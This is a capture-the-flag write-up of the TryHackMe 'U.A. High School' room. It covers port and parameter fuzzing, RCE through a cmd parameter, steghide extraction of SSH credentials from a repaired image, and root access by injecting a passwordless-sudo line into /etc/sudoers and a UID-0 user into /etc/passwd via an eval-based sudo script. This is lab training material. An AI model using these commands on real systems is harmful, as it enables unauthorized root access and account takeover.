TL;DR
In this challenge, we first find hidden endpoint and realize it uses cmd url parameter for RCE.
Then, we find deku credentials inside corrupted image, encrypted with passphrase hiding somewhere else on the system.
Lastly, we move to root using OS Command Injection found on script we can execute as root using sudo.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh and port 80 with apache http server.
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b7:0f:b1:bf:ee:4a:de:37:3c:ad:a9:ca:9c:26:54:63 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCzoYJLz9dMZLrTwFcKL/42LsdKyB/6I2SolvpENS4tYTg7izs38POT0Hr7oNug8xO1R0KUG2804xEaB+5O7aNj
T546xkYhj92TS5/kzm9XwS0SWpDBEn7aDxvTQLigK0a0vW++oyQoquAJ+8FxYRmvLOaA1y+JkNGRqGnZjk0rMID2wW9SrhcK9ta7QqrlrttFvMXJMUhQrmK9x/0HWF
4EuARK/RuZs0IYBh2s8lIkLlBRis7w/j56/ySyX+JtHlXpRAU+RLqyNSnUYlYf/DQms9wst7rbehehmdRH0pQxWJrVaasS7L3zt2UsqSlbX9+WKIm1j278Rayw3snU
NHjwwt6lR5HIHRcmk61yV+L2NirRpqPF/jVTKI5KLGPnCLqgSpXsPuHZqOGH1UR+qm4OLaHm5t+QcQQytE1UldaQhPicKDEu7lWl65d/kVpdlh1wzFRX+CNIKYt/qv
G8gLnoFGvxtkQObRqUK0gYSLSnZJ5uQb50kZbMc3Gwj1lLA58=
|   256 e6:3e:60:1d:f9:fb:1a:0a:1c:01:37:d4:7f:1e:b9:41 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBD5YHumIj/tZQU5Qs5j7giCd3ocSQdTqoLq5fE0YMgqOjmz/kmSucd9g7LwE9LEqglSXoiqwX3kttAdZlkG2XlM=
|   256 f2:ef:ed:88:64:f4:22:f1:43:a4:c5:6c:b5:ad:6f:b0 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJXWelpVf6/SX3CLNcwUXHJoVUFdX4dmWWdE/LpbQ1Hy
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-title: U.A. High School
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
I added uahighschool.thm to my /etc/hosts.
Find hidden endpoint with hidden cmd param for RCE
I visit the website and moved around, nothing looks too interesting:

So, I fuzzed and found 2 endpoints:
┌──(agonen㉿kali)-[~/thm/UAHighSchool]
└─$ ffuf -u 'http://uahighschool.thm/FUZZ' -w /usr/share/SecLists/Discovery/Web-Content/common.txt -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://uahighschool.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

assets                  [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 164ms]
index.html              [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 154ms]
I went to assets, and got blank page.
Strange, maybe this is executing some php code behind the scenes. We can verify it by going to /assets/index.php, and see we get the same result.
Since I know i need to search for something like command execution, and I’m familiar with such challenges, I started fuzzing for url parameters with the payload id.
┌──(agonen㉿kali)-[~/thm/UAHighSchool]
└─$ ffuf -u 'http://uahighschool.thm/assets/index.php?FUZZ=id' -w /usr/share/SecLists/Discovery/Web-Content/burp-parameter-names.txt -fs 0

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://uahighschool.thm/assets/index.php?FUZZ=id
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/burp-parameter-names.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
________________________________________________

cmd                     [Status: 200, Size: 72, Words: 1, Lines: 1, Duration: 153ms]
:: Progress: [6453/6453] :: Job [1/1] :: 263 req/sec :: Duration: [0:00:26] :: Errors: 0 ::
We find the url param cmd, let’s check this on the browser:
http://uahighschool.thm/assets/index.php?cmd=id

After base64 decoding, we get what we want. This was RCE.
┌──(agonen㉿kali)-[~/thm/UAHighSchool]
└─$ echo -e 'dWlkPTMzKHd3dy1kYXRhKSBnaWQ9MzMod3d3LWRhdGEpIGdyb3Vwcz0zMyh3d3ctZGF0YSkK' | base64 -d
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Now, let’s give this webshell our penelope payload:

Find deku credentials inside corrupted image encrypted with passphrase found inside Hidden_content
Inside /var/www/Hidden_Content we can find some passphrase.txt file that contains base64 string. I decoded it:
www-data@ip-10-67-173-212:/var/www/Hidden_Content$ cat passphrase.txt | base64 -d
AllmightForEver!!!
Okay, next, on /var/www/html/assets/images we can find an image that we havn’t saw before, let’s download it to our machine and analyze it.
www-data@ip-10-67-173-212:/var/www/html/assets/images$ ls
oneforall.jpg  yuei.jpg
I tried to open it, it didn’t work. The reason is that it is corrupted:
┌──(agonen㉿kali)-[~/thm/UAHighSchool]
└─$ file oneforall.jpg
oneforall.jpg: data

┌──(agonen㉿kali)-[~/thm/UAHighSchool]
└─$ xxd oneforall.jpg | head -n1
00000000: 8950 4e47 0d0a 1a0a 0000 0001 0100 0001  .PNG............
As you can see, this is .jpg extension with header of PNG. Let’s change it to header of JPG. I will download the other file yuei.jpg, and check its header:
┌──(agonen㉿kali)-[~/thm/UAHighSchool]
└─$ xxd -g16 yuei.jpg  | head -n1
00000000: ffd8ffe000104a464946000101010048  ......JFIF.....H
Let’s copy the first line (use -g16 because need to paste it without spaces)
Now, we’ll use hexedit:
hexedit oneforall.jpg

Just paste the new header, and then Ctrl+x -> Yes. You can see it worked:
┌──(agonen㉿kali)-[~/thm/UAHighSchool]
└─$ file oneforall.jpg
oneforall.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x1, segment length 16, baseline, precision 8, 1140x570, components 3
and the new image:

Now, we can use steghide and extract the data with the password AllmightForEver!!! we found before:
┌──(agonen㉿kali)-[~/thm/UAHighSchool]
└─$ steghide extract -sf oneforall.jpg -p 'AllmightForEver!!!'
wrote extracted data to "creds.txt".
we got some credentials:
┌──(agonen㉿kali)-[~/thm/UAHighSchool]
└─$ cat creds.txt
Hi Deku, this is the only way I've found to give you your account credentials, as soon as you have them, delete this file:

deku:One?For?All_!!one1/A
and login via ssh:
ssh deku@uahighschool.thm # One?For?All_!!one1/A

the user flag
deku@ip-10-67-173-212:~$ cat user.txt
THM{W3lC0m3_D3kU_1A_0n3f0rAll??}
Privilege Escalation to Root using OS Command Injection on script
I checked for sudo permissions:
deku@ip-10-67-173-212:/home$ sudo -l
Matching Defaults entries for deku on ip-10-67-173-212:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User deku may run the following commands on ip-10-67-173-212:
    (ALL) /opt/NewComponent/feedback.sh
and this is the script:
deku@ip-10-67-173-212:/home$ cat /opt/NewComponent/feedback.sh
#!/bin/bash

echo "Hello, Welcome to the Report Form       "
echo "This is a way to report various problems"
echo "    Developed by                        "
echo "        The Technical Department of U.A."

echo "Enter your feedback:"
read feedback


if [[ "$feedback" != *"\`"* && "$feedback" != *")"* && "$feedback" != *"\$("* && "$feedback" != *"|"* && "$feedback" != *"&"* && "$feedback" != *";"* && "$feedback" != *"?"* && "$feedback" != *"!"* && "$feedback" != *"\\"* ]]; then
    echo "It is This:"
    eval "echo $feedback"

    echo "$feedback" >> /var/log/feedback.txt
    echo "Feedback successfully saved."
else
    echo "Invalid input. Please provide a valid input."
fi
We can see it uses the function eval on payload we insert, however, it filter for multiple characters.
Luckily, it doesn’t filter for the char >, so we can use it to give some payload that writes to file.
The payload is:
hello world >> /tmp/test.txt
We can see the new file /tmp/test.txt created as root:
deku@ip-10-67-173-212:/tmp$ ls -la /tmp/test.txt
-rw-r--r-- 1 root root 12 Jan 27 17:08 /tmp/test.txt
deku@ip-10-67-173-212:/tmp$ cat /tmp/test.txt
hello world

Now, we can overwrite any file we wants. I want to add sudo permissions to the /etc/sudoers file, and then we have permissions for everything.
This is the line we wants to add:
deku ALL=(ALL) NOPASSWD: ALL
and the full payload:
deku ALL=(ALL) NOPASSWD: ALL >> /etc/sudoers
Other methods might be adding new root user to /etc/passwd, or add public key to /root/.ssh/authorized_keys, which I’ve already done at the past, you’re welcome to check how.
Okay, for some reason the script blocks me, so we’ll use the /etc/passwd method.
First, generate elicopter’s password, which is elicopter
┌──(agonen㉿kali)-[~/thm/UAHighSchool]
└─$ openssl passwd elicopter
$1$DFpIDpyu$McTIudX.oBw275eMq57OK1
Next, create the full line, based on root line from /etc/passwd.
This is regular line
root:x:0:0:root:/root:/bin/bash
So, our new line will be:
elicopter:$1$YdZ9Ip7Z$F0MR/NO9OfQUqQXLATeo//:0:0:elicopter:/root:/bin/bash
Now, the full payload will be:
elicopter:$1$YdZ9Ip7Z$F0MR/NO9OfQUqQXLATeo//:0:0:elicopter:/root:/bin/bash >> /etc/passwd

We can verify it:
deku@ip-10-67-173-212:/tmp$ tail /etc/passwd -n 2
ubuntu:x:1001:1002:Ubuntu:/home/ubuntu:/bin/bash
elicopter:/NO9OfQUqQXLATeo//:0:0:elicopter:/root:/bin/bash
Okay, let’s su to elicopter with the password elicopter.
Oh, this was broken becuase of the $ :(
We need to create new user, and this time use ' in the payload inserting.
So, create user elicopter2 with the password elicopter, same as before (I won’t paste everything).
The full payload:
'elicopter2:$1$YdZ9Ip7Z$F0MR/NO9OfQUqQXLATeo//:0:0:elicopter2:/root:/bin/bash' >> /etc/passwd

we manage to create the user and su to him. Now, the root flag:
root@myheroacademia:/opt/NewComponent# cat /root/root.txt
__   __               _               _   _                 _____ _
\ \ / /__  _   _     / \   _ __ ___  | \ | | _____      __ |_   _| |__   ___
 \ V / _ \| | | |   / _ \ | '__/ _ \ |  \| |/ _ \ \ /\ / /   | | | '_ \ / _ \
  | | (_) | |_| |  / ___ \| | |  __/ | |\  | (_) \ V  V /    | | | | | |  __/
  |_|\___/ \__,_| /_/   \_\_|  \___| |_| \_|\___/ \_/\_/     |_| |_| |_|\___|
                                  _    _
             _   _        ___    | |  | |
            | \ | | ___  /   |   | |__| | ___ _ __  ___
            |  \| |/ _ \/_/| |   |  __  |/ _ \ '__|/ _ \
            | |\  | (_)  __| |_  | |  | |  __/ |  | (_) |
            |_| \_|\___/|______| |_|  |_|\___|_|   \___/

THM{Y0U_4r3_7h3_NUm83r_1_H3r0}